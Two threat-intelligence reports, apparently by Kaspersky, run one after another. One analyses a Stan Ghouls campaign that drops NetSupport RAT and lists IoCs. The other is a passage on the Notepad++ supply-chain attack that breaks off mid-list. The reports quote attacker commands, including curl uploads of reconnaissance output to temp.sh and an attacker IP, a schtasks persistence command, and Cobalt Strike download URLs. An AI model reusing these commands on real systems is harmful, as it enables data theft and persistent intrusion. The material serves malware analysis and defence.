
    The limitCheck procedure for verifying the number of RAT download attempts

    The limitCheck procedure for verifying the number of RAT download attempts



  3. Downloading a remote management utility from a malicious domain and saving it to the victim’s machine. Stan Ghouls loaders typically contain a list of several domains and will iterate through them until they find one that’s live.

    The performanceResourceUpdate procedure for downloading the remote management utility

    The performanceResourceUpdate procedure for downloading the remote management utility

The loader fetches the following files, which make up the components of the NetSupport RAT: PCICHEK.DLL, client32.exe, advpack.dll, msvcr100.dll, remcmdstub.exe, ir50_qcx.dll, client32.ini, AudioCapture.dll, kbdlk41a.dll, KBDSF.DLL, tcctl32.dll, HTCTL32.DLL, kbdibm02.DLL, kbd101c.DLL, kbd106n.dll, ir50_32.dll, nskbfltr.inf, NSM.lic, pcicapi.dll, PCICL32.dll, qwave.dll. This list is hardcoded in the malicious loader’s body. To ensure the download was successful, it checks for the presence of the client32.exe executable. If the file is found, the loader generates a NetSupport launch script (run.bat), drops it into the folder with the other files, and executes it:


The createBatAndRun procedure for creating and executing the run.bat file, which then launches the NetSupport RAT

The createBatAndRun procedure for creating and executing the run.bat file, which then launches the NetSupport RAT

The loader also ensures NetSupport persistence by adding it to startup using the following three methods:

  1. It creates an autorun script named SoliqUZ_Run.bat and drops it into the Startup folder (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup):

    The generateAutorunScript procedure for creating the batch file and placing it in the Startup folder

    The generateAutorunScript procedure for creating the batch file and placing it in the Startup folder

  2. It adds the run.bat file to the registry’s autorun key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\malicious_key_name).

    The registryStartupAdd procedure for adding the RAT launch script to the registry autorun key

    The registryStartupAdd procedure for adding the RAT launch script to the registry autorun key

  3. It creates a scheduled task to trigger run.bat using the following command:
    schtasks Create /TN "[malicious_task_name]" /TR "[path_to_run.bat]" /SC ONLOGON /RL LIMITED /F /RU "[%USERNAME%]"

    The installStartupTask procedure for creating a scheduled task to launch the NetSupport RAT (via run.bat)

    The installStartupTask procedure for creating a scheduled task to launch the NetSupport RAT (via run.bat)

Once the NetSupport RAT is downloaded, installed, and executed, the attackers gain total control over the victim’s machine. While we don’t have enough telemetry to say with 100% certainty what they do once they’re in, the heavy focus on finance-related organizations suggests that the group is primarily after its victims’ money. That said, we can’t rule out cyberespionage either.

Malicious utilities for targeting IoT infrastructure

Previous Stan Ghouls attacks targeting organizations in Kyrgyzstan, as documented by Group-IB researchers, featured a NetSupport RAT configuration file client32.ini with the MD5 hash cb9c28a4c6657ae5ea810020cb214ff0. While reports mention the Kyrgyzstan campaign kicked off in June 2025, Kaspersky solutions first flagged this exact config file on May 16, 2025. At that time, it contained the following NetSupport RAT command-and-control server info:

...
[HTTP]
CMPI=60
GatewayAddress=hgame33[.]com:443
GSK=FN:L?ADAFI:F?BCPGD;N>IAO9J>J@N
Port=443
SecondaryGateway=ravinads[.]com:443
SecondaryPort=443

At the time of our January 2026 investigation, our telemetry showed that the domain specified in that config, hgame33[.]com, was also hosting the following files:

  • hxxp://www.hgame33[.]com/00101010101001/morte.spc
  • hxxp://hgame33[.]com/00101010101001/debug
  • hxxp://www.hgame33[.]com/00101010101001/morte.x86
  • hxxp://www.hgame33[.]com/00101010101001/morte.mpsl
  • hxxp://www.hgame33[.]com/00101010101001/morte.arm7
  • hxxp://www.hgame33[.]com/00101010101001/morte.sh4
  • hxxp://hgame33[.]com/00101010101001/morte.arm
  • hxxp://hgame33[.]com/00101010101001/morte.i686
  • hxxp://hgame33[.]com/00101010101001/morte.arc
  • hxxp://hgame33[.]com/00101010101001/morte.arm5
  • hxxp://hgame33[.]com/00101010101001/morte.arm6
  • hxxp://www.hgame33[.]com/00101010101001/morte.m68k
  • hxxp://www.hgame33[.]com/00101010101001/morte.ppc
  • hxxp://www.hgame33[.]com/00101010101001/morte.x86_64
  • hxxp://hgame33[.]com/00101010101001/morte.mips

All of these files belong to the infamous IoT malware named Mirai. Since they are sitting on a server tied to the Stan Ghouls’ campaign targeting Kyrgyzstan, we can hypothesize – with a low degree of confidence – that the group has expanded its toolkit to include IoT-based threats. However, it’s also possible it simply shared its infrastructure with other threat actors who were the ones actually wielding Mirai. This theory is backed up by the fact that the domain’s registration info was last updated on July 4, 2025, at 11:46:11 – well after Stan Ghouls’ activity in May and June.

Attribution

We attribute this campaign to the Stan Ghouls (Bloody Wolf) group with a high degree of confidence, based on the following similarities to the attackers’ previous campaigns:

  1. Substantial code overlaps were found within the malicious loaders. For example:
    Code snippet from sample 1acd4592a4eb0c66642cc7b07213e9c9584c6140210779fbc9ebb76a90738d5e, the loader from the Group-IB report

    Code snippet from sample 1acd4592a4eb0c66642cc7b07213e9c9584c6140210779fbc9ebb76a90738d5e, the loader from the Group-IB report

    Code snippet from sample 95db93454ec1d581311c832122d21b20, the NetSupport loader described here

    Code snippet from sample 95db93454ec1d581311c832122d21b20, the NetSupport loader described here

  2. Decoy documents in both campaigns look identical.
    Decoy document 5d840b741d1061d51d9786f8009c37038c395c129bee608616740141f3b202bb from the campaign reported by Group-IB

    Decoy document 5d840b741d1061d51d9786f8009c37038c395c129bee608616740141f3b202bb from the campaign reported by Group-IB

    Decoy document 106911ba54f7e5e609c702504e69c89a used in the campaign described here

    Decoy document 106911ba54f7e5e609c702504e69c89a used in the campaign described here

  3. In both current and past campaigns, the attackers utilized loaders written in Java. Given that Java has fallen out of fashion with malicious loader authors in recent years, it serves as a distinct fingerprint for Stan Ghouls.

Victims

We identified approximately 50 victims of this campaign in Uzbekistan, alongside 10 in Russia and a handful of others in Kazakhstan, Turkey, Serbia, and Belarus (we suspect the infections in these last three countries were accidental). Nearly all phishing emails and decoy files in this campaign were written in Uzbek, which aligns with the group’s track record of leveraging the native languages of their target countries.

Most of the victims are tied to industrial manufacturing, finance, and IT. Furthermore, we observed infection attempts on devices within government organizations, logistics companies, medical facilities, and educational institutions.

It is worth noting that over 60 victims is quite a high headcount for a sophisticated campaign. This suggests the attackers have enough resources to maintain manual remote control over dozens of infected devices simultaneously.

Takeaways

In this post, we’ve broken down the recent campaign by the Stan Ghouls group. The attackers set their sights on organizations in industrial manufacturing, IT, and finance, primarily located in Uzbekistan. However, the ripple effect also reached Russia, Kazakhstan, and a few, likely accidental, victims elsewhere.

With over 60 targets hit, this is a remarkably high volume for a sophisticated targeted campaign. It points to the significant resources these actors are willing to pour into their operations. Interestingly, despite this, the group sticks to a familiar toolkit including the legitimate NetSupport remote management utility and their signature custom Java-based loader. The only thing they seem to keep updating is their infrastructure. For this specific campaign, they employed two new domains to house their malicious loader and one new domain dedicated to hosting NetSupport RAT files.

One curious discovery was the presence of Mirai files on a domain linked to the group’s previous campaigns. This might suggest Stan Ghouls are branching out into IoT malware, though it’s still too early to call it with total certainty.

We’re keeping a close watch on Stan Ghouls and will continue to keep our customers in the loop regarding the group’s latest moves. Kaspersky products provide robust protection against this threat at every stage of the attack lifecycle.

Indicators of compromise

* Additional IoCs and a YARA rule for detecting Stan Ghouls activity are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

PDF decoys

B4FF4AA3EBA9409F9F1A5210C95DC5C3
AF9321DDB4BEF0C3CD1FF3C7C786F0E2
056B75FE0D230E6FF53AC508E0F93CCB
DB84FEBFD85F1469C28B4ED70AC6A638
649C7CACDD545E30D015EDB9FCAB3A0C
BE0C87A83267F1CE13B3F75C78EAC295
78CB3ABD00A1975BEBEDA852B2450873
51703911DC437D4E3910CE7F866C970E
FA53B0FCEF08F8FF3FFDDFEE7F1F4F1A
79D0EEAFB30AA2BD4C261A51104F6ACC
8DA8F0339D17E2466B3D73236D18B835
299A7E3D6118AD91A9B6D37F94AC685B
62AFACC37B71D564D75A58FC161900C3
047A600E3AFBF4286175BADD4D88F131
ED0CCADA1FE1E13EF78553A48260D932
C363CD87178FD660C25CDD8D978685F6
61FF22BA4C3DF7AE4A936FCFDEB020EA
B51D9EDC1DC8B6200F260589A4300009
923557554730247D37E782DB3BEA365D
60C34AD7E1F183A973FB8EE29DC454E8
0CC80A24841401529EC9C6A845609775
0CE06C962E07E63D780E5C2777A661FC

Malicious loaders

1b740b17e53c4daeed45148bfbee4f14
3f99fed688c51977b122789a094fec2e
8b0bbe7dc960f7185c330baa3d9b214c
95db93454ec1d581311c832122d21b20
646a680856f837254e6e361857458e17
8064f7ac9a5aa845ded6a1100a1d5752
d0cf8946acd3d12df1e8ae4bb34f1a6e
db796d87acb7d980264fdcf5e94757f0
e3cb4dafa1fb596e1e34e4b139be1b05
e0023eb058b0c82585a7340b6ed4cc06
0bf01810201004dcc484b3396607a483
4C4FA06BD840405FBEC34FE49D759E8D
A539A07891A339479C596BABE3060EA6
b13f7ccbedfb71b0211c14afe0815b36
f14275f8f420afd0f9a62f3992860d68
3f41091afd6256701dd70ac20c1c79fe
5c4a57e2e40049f8e8a6a74aa8085c80
7e8feb501885eff246d4cb43c468b411
8aa104e64b00b049264dc1b01412e6d9
8c63818261735ddff2fe98b3ae23bf7d

Malicious domains

mysoliq-uz[.]com
my-xb[.]com
xarid-uz[.]com
ach-uz[.]com
soliq-uz[.]com
minjust-kg[.]com
esf-kg[.]com
taxnotice-kg[.]com
notice-kg[.]com
proauditkg[.]com
kgauditcheck[.]com
servicedoc-kg[.]com
auditnotice-kg[.]com
tax-kg[.]com
rouming-uz[.]com
audit-kg[.]com
kyrgyzstanreview[.]com
salyk-notofocations[.]com

  •  

The Notepad++ supply chain attack — unnoticed execution chains and new IoCs

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction


On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.

We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.


The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:

  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;

  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.


Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;
  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
